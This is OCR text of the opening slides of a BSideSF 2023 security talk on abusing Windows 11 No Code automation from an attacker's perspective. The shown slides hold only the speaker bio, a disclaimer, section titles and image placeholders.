zenity

Learn more: github.com/mbrg/talks
Twitter: @mbrg0

Windows 11 At Your Service

Michael Bargury @ Zenity
BSideSF 2023

About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist
- Featured on Wired
- Speaker at DEFCON, BSides, OWASP, RSAC

@mbrg0

DR bit.ly/lcsec

Disclaimer

This talk is presented from an attacker’s perspective with the goal of raising awareness to the risks of underestimating the security impact of No Code.

No Code is awesome.


zenity

Initial access to full operation


So you want to build a malware op

You’re in. Congrats!

Initial access




Victim




Hacker


In the real world




In the real world




In the real world



